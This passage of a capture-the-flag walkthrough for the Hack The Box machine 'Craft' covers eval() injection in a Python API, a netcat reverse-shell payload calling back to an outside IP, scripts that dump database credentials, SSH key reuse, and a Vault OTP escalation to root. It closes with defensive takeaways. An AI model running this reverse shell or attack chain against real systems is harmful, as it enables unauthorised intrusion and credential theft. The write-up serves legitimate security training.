git -c http.sslVerify=false clone https://gogs.craft.htb/Craft/craft-api.git
In craft-api/tests/, there is test.py. Add Dinesh’s credentials and token, then run it:
python test.py

The token is still active and the brew endpoint responds as expected. The eval() injection path is confirmed.
Injecting the Reverse Shell
In test.py, replace the ABV value:
# original
brew_dict['abv'] = '0.15'

# replace with
brew_dict['abv'] = "__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.60 9001 >/tmp/f')"
Start the listener:
rlwrap nc -lvnp 9001
Run the modified script:
python test.py
Shell connects as root, but the hostname and filesystem layout (/opt/app) confirm this is a Docker container. The system SSH and any user home directories are not accessible from here.
Lateral Movement — MySQL to Gilfoyle
dbtest.py and settings.py
In /opt/app, there is a dbtest.py file that was not part of the public repository:

import pymysql
from craft_api import settings

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = "SELECT `id`, `brewer`, `name`, `abv` FROM `brew` LIMIT 1"
        cursor.execute(sql)
        result = cursor.fetchone()
        print(result)
finally:
    connection.close()
The script imports credentials from craft_api/settings.py. Reading that file:

MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
MySQL is running internally and was not exposed in the Nmap scan. The dbtest.py framework makes it easy to query it from inside the container.
Enumerating the Database
Write a quick script to list the tables:
cat > dbtest1.py << 'EOF'
#!/usr/bin/env python
import pymysql
from craft_api import settings

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
    user=settings.MYSQL_DATABASE_USER,
    password=settings.MYSQL_DATABASE_PASSWORD,
    db=settings.MYSQL_DATABASE_DB,
    cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = "show tables"
        cursor.execute(sql)
        result = cursor.fetchall()
        print(result)
finally:
    connection.close()
EOF
python dbtest1.py

Two tables: brew and user. Write another script to dump the user table:
cat > dbtest2.py << 'EOF'
#!/usr/bin/env python
import pymysql
from craft_api import settings

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
    user=settings.MYSQL_DATABASE_USER,
    password=settings.MYSQL_DATABASE_PASSWORD,
    db=settings.MYSQL_DATABASE_DB,
    cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = "SELECT * FROM `user`"
        cursor.execute(sql)
        result = cursor.fetchall()
        print(result)
finally:
    connection.close()
EOF
python dbtest2.py

Three credential sets:
dinesh:4aUh0A8PbVJxgd
ebachman:llJ77D8QFkLPQB
gilfoyle:ZEU3N8WNM2rh4T
None of these work with SSH on port 22. Testing them against the Gogs login, Gilfoyle’s credentials authenticate.
Gilfoyle’s Private Repository — SSH Key


Gilfoyle has a private repository. Inside there is a .ssh folder.


Copy the id_rsa key to the attack machine, set permissions, and SSH in:
chmod 600 id_rsa
ssh -i id_rsa [email protected]
The key is passphrase-protected. Gilfoyle’s database password works:
passphrase: ZEU3N8WNM2rh4T
Privilege Escalation — Vault SSH OTP
Finding the Vault Token
There is a .vault-token file in Gilfoyle’s home directory:

This is a HashiCorp Vault authentication token. Vault is a secrets management tool and it is running on this host.
Reading the Vault Configuration from Gogs

Back in Gilfoyle’s private Gogs repository, there is a vault folder containing secrets.sh:


#!/bin/bash

# set up vault secrets backend

vault secrets enable ssh

vault write ssh/roles/root_otp \
    key_type=otp \
    default_user=root \
    cidr_list=0.0.0.0/0
The root_otp role is configured with default_user=root and allows connections from any IP. Vault’s SSH OTP backend works by generating a one-time password that the target host accepts in place of a regular SSH password. Because the .vault-token grants access to Vault and the role already exists, running vault ssh generates and uses a one-time password to authenticate directly as root:
vault ssh -role root_otp -mode otp [email protected]
Takeaways
How this box helped me prepare for the CPTS exam
-
Look for secrets and hints in repository chats. Developers frequently expose secrets in the internal communications between devs, thinking it’s safe because it’s internal. Here it happened to be exposed to the public, even worse.
-
Look at commits and code to find secrets. Multiple times we found secrets hard coded into the code and commits. Developers often commit sensitive material and then delete or overwrite it in a later commit, assuming it is gone. On this box, Dinesh’s test script commit sat in the history with plaintext credentials. The live code no longer referenced it, but the commit was still fully visible. On any engagement that involves a code repository, the commit history is part of the attack surface.
-
An application that calls eval() on user input is always exploitable. The
eval('%s > 1' % request.json['abv'])pattern is a textbook injection vulnerability. The developer intended to validate a decimal number, but there is nothing stopping the input from being any Python expression. When reviewing application code, any call toeval(),exec(), or equivalent functions with user-controlled data should be flagged immediately. -
Credentials reuse across services is one of the most consistent paths in real environments. The MySQL credentials were different for each user, but Gilfoyle reused his database password as the passphrase for his SSH key. Any set of credentials found during an engagement should be tested against every available service before moving on.
-
Internal services not visible in the initial scan can still be reachable from inside a container. MySQL was not exposed on the host. From outside, there was no sign of it. But the Docker container had network access to the
dbhost and the credentials were sitting insettings.py. Landing inside a container is not the end of the road. Check for internal network access, environment variables, mounted volumes, and any scripts or config files that reference other services. But beware, the CPTS loves to throw rabbit holes at the candidate. If you don’t see a way out of a docker container in a short time, it might be a rabbit hole.